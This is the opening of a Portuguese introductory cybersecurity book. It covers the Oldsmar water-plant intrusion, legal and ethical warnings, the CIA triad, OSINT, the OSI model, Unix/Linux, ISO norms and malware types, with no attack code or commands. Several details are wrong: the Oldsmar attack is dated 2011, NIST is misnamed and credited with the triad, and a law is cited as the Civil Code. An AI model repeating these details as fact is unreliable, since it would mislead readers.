

Hacking & Forensics
Gazstao

Agradecimentos

Obrigado a Deus pela vida, verdadeira riqueza.

Obrigado a todos que de algum modo estão à minha volta, silenciosamente fazendo parte indispensável da minha vida.

“Se eu tiver oito horas para cortar uma árvore, vou passar as primeiras seis afiando o machado”.
Abraham Lincoln

“Meça duas vezes, corte uma.”
Antigo ditado.

A Segurança da Informação

Bem-vindo ao universo da segurança de sistemas! Você será apresentado aos fundamentos, a diversas ferramentas, e a algumas técnicas avançadas de invasão. Quando um elemento é comprometido, todo o sistema está em risco. Antes de tudo, uma pequena história...

Em 5 de fevereiro de 2011 um hacker acessou o sistema da estação de tratamento de água de Oldsmar, pequena cidade de 15 mil habitantes no condado de Pinellas, na Flórida, e alterou a quantidade de soda cáustica a ser utilizada para o tratamento da água de cem partes por milhão para onze mil partes por milhão.

Se fosse bem sucedido, o ataque seria capaz de causar sérios danos à saúde e mortes. O hidróxido de sódio, que é usado em pequenas quantidades para controle da acidez da água, em dosagem excessiva pode causar dificuldades respiratórias, inflamação no pulmão, queimação no estômago e perda de visão.

Para o alívio de toda a população do condado os controles adicionais realizados na estação detectaram o aumento da quantidade de soda cáustica, e o problema pôde ser contornado antes que a água imprópria para consumo fosse disponibilizada à população.

A invasão ao Sistema de Controle Industrial ocorreu provavelmente por um software de acesso remoto utilizado pela equipe de manutenção para possibilitar a solução de problemas sem a necessidade de deslocamento. Foi o anúncio do primeiro killware, ataque hacker capaz de matar, amplamente conhecido na história.

E esse é apenas um dos riscos encontrados no mundo digital. Criminosos aperfeiçoaram seus métodos e tentam obter vantagem através de envio de mensagens falsas, roubo de senhas, captura de redes sociais, boletos falsos, encriptação de arquivos sob resgate, mensagens de phishing, dentre outras tantas formas de danos e roubos. A grande dependência tecnológica fez a segurança de sistemas se tornar um fator crucial de atenção e desenvolvimento. Neste contexto, o conhecimento hacker e sua aplicação ética são extremamente necessários e parte do futuro, indispensáveis à proteção de dados, contas de usuário e sistemas.

Nos próximos capítulos você conhecerá algumas das técnicas utilizadas, e espero que esse conhecimento possa lhe trazer atitudes defensivas, bons hábitos digitais e a tranquilidade de ter seus sistemas protegidos e operacionais.

HENRIQUEZ, Maria. Hacker breaks into Florida water treatment facility, changes chemical levels. Disponível em https://www.securitymagazine.com/articles/94552-hacker-breaks-into-florida-water-treatment-facility-changes-chemical-levels acesso em 27/11/2022.

CCITT, International Telecommunication Union. X.800: Data communication networks: open systems interconection (OSI); Security, structure and applications. Disponível em https://www.itu.int/rec/T-REC-X.800-199103-I/en Acesso em 20/12/2022.

Porque aprender Segurança de Sistemas

Milhões de usuários em todo o mundo podem ser vítimas de ataques por utilizarem programas desatualizados ou com vulnerabilidades, conhecidas ou desconhecidas. Muitos outros podem sofrer ataques devido a programas piratas e crackeados. E uma quantidade imensa de usuários podem ser atacados com engenharia social devido às suas políticas inseguras de uso. Criar sistemas robustos, defender redes e educar usuários é uma missão urgente, sendo que uma das melhores maneiras de conseguir defender os sistemas é compreender em toda a extensão as formas de ataque. Se o administrador do sistema consegue pensar como um invasor, poderá se preparar para evitar ou contornar problemas.

Aprender sobre cibersegurança é essencial para a proteção de informações pessoais, empresariais e governamentais. Com o aumento constante do cibercrime todos precisam estar ativamente protegendo seus dados e sistemas. Você poderá compreender melhor como proteger você e os outros de agentes mal intencionados, identificando ameaças potenciais, desenvolvendo estratégias para responder a incidentes de segurança e calculando e reduzindo os riscos envolvidos, fazendo com que o ambiente digital seja confiável e possa servir à utilidade para a qual foi projetado: o bem comum.

HERZOG, Pete. The Open Source Cybersecurity Playbook. Disponível em https://www.isecom.org/Playbook.pdf acesso em 01/12/2022.

Considerações

Acessar dados ou sistemas sem autorização é crime. Espero que você possa se empoderar dessas técnicas e utilizá-las para o bem comum, tão necessário, e cuja jornada é sólida e ascendente. A cibersegurança é um vasto campo, e com consistência e determinação pode se tornar um suporte sólido ao futuro profissional.

Não utilize seus conhecimentos de forma destrutiva ou para obter vantagem ilícita. A obtenção e o uso indevido das técnicas descritas é crime, e você poderá ser rastreado e punido de acordo com a legislação. Em um post no Reddit, um usuário descreve as dificuldades de se obter um trabalho na área de segurança de sistemas tendo uma condenação criminal. No Brasil existe por exemplo a Lei 12.737/2012, conhecida como *Lei Carolina Dieckmann:*

Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita.Pena - detenção, de 3 (três) meses a 1 (um) ano, e multa.

Para aqueles dispostos a arregaçar as mangas e testar, organizar e melhorar os sistemas, haverá um lugar ao sol. Quando for efetuar testes de invasão em sistemas, obtenha autorização por escrito.

Lembre-se sempre que uma reputação de anos pode ser destruída em minutos. Seja aquele que faz a diferença. Seja aquele que tem valor. E lembre-se, já dizia Lucas (8:17): “Porque não há nada oculto que não venha a ser revelado, e nada escondido que não venha a ser conhecido e trazido à luz.”

BRASIL. Código Civil. Disponível em https://www.planalto.gov.br/ccivil_03/_ato2011-2014/2012/lei/l12737.htm acesso em 30/11/2022

U/JHIEMS. Finding a job in computer security with a criminal record. Reddit. Disponível em: https://www.reddit.com/r/hacking/comments/yyvww4/finding_a_job_in_computer_security_with_a/ acesso em 24/11/2022.

Inglês

O conhecimento da língua inglesa é necessário para praticamente todas as áreas tecnológicas. De acordo com o infográfico de 2021 da VisualCapitalist se você souber inglês será capaz de escolher uma leitura em mais de 60% do que está na internet. Em português poderá ler somente 1,3%. Esses números variam de acordo com a fonte, mas existe um consenso de que o inglês é a linguagem mais popular da web. Caso tenha dificuldades, existem ferramentas que podem ajudar a acessar esse material, e os tradutores são muito úteis na compreensão e aprendizagem do idioma.

O aplicativo do Google tradutor tem um recurso de foto em que ao apontar a câmera do seu smartphone para o texto já é mostrada a tradução. Aprender inglês, porém, é a recomendação mais sensata. Investir em capacidades sempre vale a pena.

BUTHADA, Govind. Visualizing the Most Used Languages on the Internet. Disponível em: https://www.visualcapitalist.com/the-most-used-languages-on-the-internet/ acesso em 25/11/2022.

Conceitos Fundamentais

A tríade da segurança da informação é o conjunto de três aspectos fundamentais que regem a segurança de um sistema: confidencialidade, integridade e disponibilidade dos dados. Ela foi desenvolvida pelo NIST (National Institute of Technology) dos Estados Unidos. Várias definições importantes podem ser encontradas no **Glossário de Termos da Internet da RFC 2828**, que pode ser acessado em https://www.ietf.org/rfc/rfc2828.txt. De acordo com o glossário:

Confidencialidade é a capacidade de manter a informação segura durante seu trânsito e processamento, para que não seja divulgada e não esteja disponível para indivíduos, entidades ou processos sem autorização. É manter a carta dentro do envelope desde seu destinatário até seu remetente.

A integridade garante que a informação foi recuperada exatamente como foi armazenada, sem qualquer perda ou alteração. Garante que a carta que foi escrita é exatamente a carta que será lida.

A disponibilidade dos dados se refere à capacidade de oferecer as informações solicitadas sempre que elas são necessárias. Quando alguém quiser ler novamente a carta, ela estará disponível prontamente.

Atualmente são considerados mais dois pilares fundamentais: a autenticidade e a irretratabilidade.

A autenticação é o processo de verificar se um usuário é quem afirma ser. Podem ser utilizadas senhas, tokens como cartões e dispositivos e biometria através de reconhecimento de voz, impressões digitais ou outras características pessoais. **A autorização** é o processo de determinar se um usuário possui direitos de acesso de acordo com as permissões concedidas. A **autenticidade** é a garantia de que algo é genuíno, confiável e foi verificado que é o que diz ser.

Existe ainda o **não repúdio ou irretratabilidade,** que trata da validação sobre quem enviou e quem recebeu a mensagem, assegurando as identidades e a informação transmitida.

Inteligência de Dados Abertos - OSINT

Open Source Intelligence (OSINT) são os dados abertos de inteligência. Uma grande quantidade de informação é pública e está disponível. Esses dados são conhecidos como OSINT e podem ter diversas fontes. Muitas empresas vendem dados de inteligência e exigem uma assinatura para obter o acesso. Eles não são parte da OSINT mas podem conter dados de inteligência aberta.

Um exemplo do uso em segurança da inteligência aberta é a divulgação de um endereço IP utilizado em ataques. Com o uso de dados de inteligência é possível bloquear as comunicações com a rede comprometida, evitando que ordens ou dados sejam enviados ou recebidos.

Compartilhar dados de inteligência está se tornando mais popular à medida que hospitais, centros de pesquisa, universidades, governos e empresas unem forças para melhorar seus sistemas e aumentam o nível de segurança geral. O banco de dados de vulnerabilidades NIST (https://nvd.nist.gov/vuln) é um exemplo de caso de sucesso na organização de dados abertos.

Os dados abertos podem estar sob alguma camada de proteção. Contas do linkedin podem oferecer informações valiosas sobre as empresas. Algumas vagas disponíveis mostram as tecnologias utilizadas e eventualmente quais sistemas estão em uso.

O próprio acesso à DeepWeb pode oferecer pistas de onde os ataques virão. Existem várias formas de obtenção de informação de inteligência.

A agência de cibersegurança e segurança em infraestrutura dos Estados Unidos - Cybersecurity & Infrastructure Security Agency, CISA - criou um sistema capaz de, em tempo real, trocar informações de cibersegurança e indicadores de ameaças usando um padrão com linguagem estruturada e troca automatizada de informações, chamado de *Automated Indicator Sharing (AIS)* que pode ser acessado em https://www.cisa.gov/ais.

O processo de OSINT, utilizado por empresas de segurança e agências de inteligência do mundo todo, basicamente consiste em:

Definir o objetivo e escopo. Os dados são tão amplos e abrangem tantos sistemas, que uma grande parte dessa informação não é relevante. Definir então o escopo de pesquisa e ação é uma parte fundamental para garantir eficiência e eficácia. Aqui cabe um parêntese:

Eficiência é executar uma tarefa com qualidade, competência, excelência e mínimo de erros.
Eficácia é cumprir a tarefa ou função atingindo o objetivo proposto.

Por exemplo, um microondas com acesso inteligente à internet, mas que não esquenta a comida direito. Ele pode ser muito eficiente, pois ajuda a manter os compromissos em dia, faz as compras do mês a partir de uma lista e transmite os recados entre os membros da família. Mas não é eficaz pois sua função primordial é esquentar a comida.

Obter informações relevantes na internet: em redes sociais, em sites de busca, fóruns, jornais, bancos de dados públicos, eventos, conferências e aplicativos que fazem uma varredura em várias fontes diferentes.

Processar os dados através de programas ou estruturas definidas para extrair informações relevantes.

Analisar os dados para validar as informações, corrigi-las e eventualmente planejar novas pesquisas.

Usar a inteligência, a informação em seu nível mais estratégico.

Os dados brutos levam à informação: os dados com suas conexões. A conexão das informações gera o conhecimento. E o conhecimento gera inteligência, capaz de atuar de modo bastante preciso até mesmo em resultados futuros.

E uma vez que o cibercrime não perde tempo e utiliza todo esse arsenal de reconhecimento, cabe a nós proteger os dados, decidir como e quais devem ser publicados e acessar e utilizar as informações disponíveis para sua evolução, melhoria e proteção.

CYBERSECURITY & INFRAESTRUCTURE SECURITY AGENCY. Automated indicator sharing. Disponível em https://www.cisa.gov/ais Acesso em 08/12/2022.

Ética em Cibersegurança

Existem alguns fatores subjetivos que devem ser levados em conta quando é necessária uma escolha ética. O direito à verdade, privacidade, segurança e equidade são exemplos de direitos fundamentais que devem ser respeitados.

O princípio dos direitos individuais onde cada indivíduo tem o direito de tomar suas decisões desde que não interfira nas decisões dos outros *(Não faça para os outros o que não deseja que lhe façam).*

No século XIX os filósofos Jeremy Bentham e John Stuart criaram a teoria de ética utilitária. Ela é baseada no conceito que a consequência de uma ação é fator determinante para decidir se a escolha é ética ou não. Uma escolha que maximize o bem comum seria sempre a escolha mais ética.

Uma questão é consenso: as atividades éticas são estabelecidas dentro da lei e do bem comum. No caso da cibersegurança, devido à grande facilidade de anonimização, à divisão de atribuições entre diversas nações com jurisdições específicas e seu alcance global, o fator ético se torna fundamental como característica básica dos hackers éticos e administradores de segurança.

Arquitetura OSI

É relevante mencionar que a pedra fundamental da segurança de sistemas é o conhecimento de protocolos de rede, dos sistemas operacionais e de seus componentes e comandos.

A arquitetura OSI permite a comunicação entre diferentes sistemas. No início do uso dos computadores, cada unidade de processamento tinha um procedimento de comunicação específico para poder usar entradas e saídas personalizadas. Às vezes eram cartões perfurados, às vezes fitas magnéticas, e o meio físico dependia do sistema em uso. Na prática cada sistema era uma ilha. O conceito de **sistema aberto** trata de um dispositivo compatível com padrões de comunicação que o tornam capaz de se comunicar e cooperar com outros sistemas. O objetivo do OSI é criar pontes entre os sistemas reais para torná-los sistemas abertos: sistemas capazes de interagir com outros sistemas.

OSI é a abreviatura de *Open Systems Interconnection (Interconexão de Sistemas Abertos)* e foi desenvolvido pela União Internacional de Telecomunicações *(ITU - International Telecommunication Union)* com patrocínio das Nações Unidas. Em 1984 a ISO - Organização Internacional para Normalização - o transformou em principal referência de interconexão de sistemas. A recomendação X.200 pode ser encontrada em https://www.itu.int/rec/T-REC-X.200-199407-I/en. O texto é idêntico e também publicado como ISO/IEC 7498-1.

Seu objetivo é servir como padrão de protocolo de comunicação entre sistemas heterogêneos. O modelo implementa o conceito de camadas, onde cada camada possui uma função específica que obtém serviços da *camada inferior* n-1 e entrega serviços para a *camada superior* n+1. Cada camada possui uma função e sua implementação pode ser abstraída, adicionando uma nova funcionalidade.

Modelo OSI		
Camada	**Dados**	**Função**
Aplicação	Dados	Suporte de Aplicações (usuário ou aplicativo) como http, ftp, dns
Apresentação	Dados	Representação de dados (criptografia)
Sessão	Dados	Regras de comunicação (sessão, canais de comunicação)
Transporte	Segmentos	Transporte de dados (Protocolo TCP e UDP)
Rede	Pacotes	Endereçamento de dados (endereço IP, arp, icmp - *ou ping*)
Enlace	Frames	Controle de transmissão entre endereços MAC de placa de rede, controle de frames e enlace lógico (LLC).
Física	Bits	Transmissão e replicação de sinal através do meio (zeros e uns). Ethernet.

O documento detalha as principais características desejáveis em cada camada e foi a base de desenvolvimento dos protocolos de redes e da internet, uma vez que tornou a interoperabilidade de sistemas uma realidade.

Unix, Linux, macOS

O Unix foi um sistema operacional desenvolvido pela AT & T Bell Labs nos anos 70 com capacidades multitarefa e multiusuário. Desenhado para ser portável e utilizado em uma gama grande de plataformas de hardware, ficou conhecido por sua estabilidade, segurança e escalabilidade.

Tanto o macOS quanto o Linux são sistemas baseados em Unix, utilizando os mesmos conceitos e tecnologias. Ambos foram baseados no padrão POSIX. O POSIX (Portable Operating System Interface) é um conjunto de padrões desenvolvidos para garantir a compatibilidade entre sistemas operacionais Unix-like. Tanto o Linux quanto o macOS são sistemas operacionais Unix-like e aderem aos padrões do POSIX em várias áreas, como interfaces de programação, comandos de linha de comando e outras funcionalidades do sistema operacional. Isso ajuda a garantir a interoperabilidade e a portabilidade de aplicativos entre esses sistemas operacionais

O macOS é um sistema operacional proprietário, anteriormente conhecido como OS X e que teve seu nome atualizado para o padrão da família Apple (iOS, macOS, watchOS e tvOS). É baseado em Unix e derivado do BSD, criado pela Apple para utilização em seus computadores. Ele só pode ser utilizado em sistemas Apple.

Desde seu surgimento, o GNU/Linux foi uma plataforma que cobriu uma lacuna existencial dos sistemas operacionais: ele é livre, de código aberto, e muito poderoso e estável. Sistemas Unix like custavam milhares de dólares, e a capacidade de ter um computador rodando sem pagar pelos códigos e sistemas era muito remota. O projeto GNU trouxe todas as ferramentas do sistema operacional, através de sua licença, e praticamente é o patrono do software livre. Sem desmerecê-los, vamos chamar o sistema GNU/Linux doravante somente de Linux, como popularmente convencionado.

Os comandos utilizados são muito parecidos ou idênticos no Linux, Unix e macOS.

Normas

O conceito de segurança de informação está padronizado pela norma ISO/IEC 17799:2005 baseada no *British Standard* BS 7799. A série de normas ISO/IEC 27000 foi reservada para padrões de segurança da informação incluindo a complementação ao trabalho original e é considerada formalmente como 17799:2005.

Os atributos básicos dos dados são, como descritos na introdução:

Confidencialidade: as informações são acessadas e lidas somente por quem tem permissão legítima.

Integridade: as informações são fornecidas em sua integridade, sem alterações.

Disponibilidade: a informação estará disponível quando for necessária.

Saiba mais sobre as normas ISO no site https://www.27000.org.

Ciberameaças

Existem várias ciberameaças que podem ser organizadas em diferentes categorias. Isso facilita que os recursos disponíveis sejam conhecidos e compreendidos e seus impactos financeiros possam ser medidos e priorizados.

Os **ataques de software**, como negação de serviço (DoS) e vírus de computador. Pode haver um **desastre natural**, como temporal, terremoto ou inundação. **Interrupção**, por queda de energia, infiltração de água nos equipamentos ou incêndio. **Erros de software**, compartilhamentos indevidos, bugs, aplicações que saem do ar, scripts vulneráveis entre outros.

Pode ocorrer **sabotagem**. Um usuário autorizado pode acessar e comprometer os sistemas de uma organização. Existem os **erros humanos**, como programas com configurações erradas, entradas erradas de dados, firewall com permissões excessivas. Problemas com **roubo ou perda de equipamentos** e dispositivos. **Falhas de hardware** como perda do serviço por queima de componentes ou perda de dados devido a falhas em dispositivos de armazenamento.

Para cada tipo de ameaça, um conjunto completo de diferentes abordagens é necessário. Quanto mais integrado e direcionado for o cuidado e o treinamento, menor a superfície de ataque com os mesmos recursos.

Ameaças Internas versus Ameaças Externas

As ameaças podem chegar pela internet mas também podem se originar dentro da corporação.

Ameaças internas vêm de funcionários, ex- funcionários, terceiros e parceiros de negócios que acidental ou propositalmente comprometem dados confidenciais ou estruturas, como servidores, hosts e dispositivos de rede através de sabotagem, adulteração, espionagem ou acesso a sites, emails, mídias e arquivos maliciosos.

As **ameaças externas** são compostas de atacantes que procuram vulnerabilidades remotamente, desde fraquezas digitais nos sistemas até falhas de processo que permitem o uso de técnicas de engenharia social.

Atualmente, a categoria de ameaças internas possui um potencial de causar danos muito maiores do que as ameaças externas. Isso porque, além de legítimos, esses usuários possuem informações privilegiadas e acesso direto à infraestrutura, além de conhecimento dos procedimentos, medidas de segurança, recursos e muitas vezes de dados pessoais sobre funcionários e terceiros que podem ser utilizados na exploração do sistema.

Malwares

Malware é a abreviatura de *malicious software* e é um termo genérico para qualquer software malicioso. Ele pode ser apenas um código inserido em um repositório à espera de execução. Todo software malicioso é um malware. Devido à grande variedade, função e tipo de programas maliciosos, eles são divididos em categorias de acordo com suas características. Mas não são grupos completamente isolados, podendo ser complementares e utilizados em conjunto.

Vírus

Um vírus é um malware infectante. Em 1983 o engenheiro elétrico Fred Cohen apresentou os primeiros conceitos experimentais de um vírus de computador implantado em um sistema operacional Unix. Um professor se referiu ao experimento como um “vírus de computador”. O nome se popularizou e vem da analogia com os vírus biológicos: tem a habilidade de se reproduzir e se transmitir de uma entidade para outra, mas somente com o uso de um hospedeiro como meio. Assim como um vírus biológico precisa de uma célula, para executar suas funções de reprodução, o vírus do computador precisa de um arquivo ou documento. Anexado ao arquivo estará um payload que, ao ser aberto, executa seu código infectando outros arquivos. Caso o arquivo infectado não seja aberto, o payload não é executado e nada acontece.

NORTON INC. O que é um vírus de computador? Disponível em: https://br.norton.com/blog/malware/what-is-a-computer-virus Acesso em 01/12/2022.

Worms

Worms também são malwares infectantes. Parecidos com os vírus, se auto replicam e espalham com muita facilidade. Mas se no caso do vírus ele precisa ter seu arquivo hospedeiro executado para se ativar, o worm não precisa de um programa base. Ele fica ativo no sistema como um recurso, que pode ser um arquivo ou somente um processo na memória, e um servidor malicioso pode contaminar uma rede inteira. Normalmente nos códigos dos worms são feitas varreduras de

rede que, ao identificar hosts com falhas, executam ataques para se replicar. Por terem autonomia são uma ameaça mais perigosa que os vírus.

Trojans

Os trojans são os Cavalos de Tróia. Assim como no mito histórico ocorrido em Tróia, por trás de sua aparência inofensiva têm uma ameaça disfarçada. A principal diferença com os vírus e worms é que os trojans não se replicam, precisando de vetores. Por isso, precisam ser instalados pelo usuário ou utilizando outros programas maliciosos. Normalmente vêm disfarçados de programas úteis como atualização do Flash Player, aviso que seu computador está infectado, varreduras de limpeza, ou em programas piratas e crackeados.

KASPERSKY LAB. O que é um trojan e que danos eles podem causar? Disponível em: https://www.kaspersky.com.br/resource-center/threats/trojans Acesso em 01/12/2022.

Ransomwares

Ransom é a palavra inglesa para resgate. O ransomware trata de um payload, e não tem relação direta à forma como se espalha. Pode ser carregado por um vírus, worm, trojan ou outros tipos de malware. O ransomware utiliza criptografia para tornar os arquivos da vítima inutilizáveis, normalmente exigindo resgate em criptomoedas para que sejam restaurados.

Alguns ransomwares possuem a capacidade de enviar arquivos, causando grandes vazamentos de dados. Outros aguardam um determinado tempo e apagam definitivamente os dados criptografados. Grupos de ransomware utilizam a captação de cúmplices internos a corporações, como funcionários e terceiros, e franquias de coparticipação em ataques.

Engenharia social pode ser utilizada para obtenção de senhas e códigos de acesso para efetuar a instalação no sistema. Páginas comprometidas e maliciosas podem ser fontes de ataques. Ainda há os casos de *Spear Phishing*, mensagens forjadas especialmente para a vítima com um payload anexo. O que define um malware como ransomware é sua finalidade de sequestro de dados sob resgate.

Um dos maiores e mais sérios ataques já registrados foi o WannaCry. O ataque ocorrido em maio de 2017 levou mais de 200.000 vítimas de 150 países a serem coagidas a pagar um resgate em bitcoins para terem seus sistemas operando novamente.

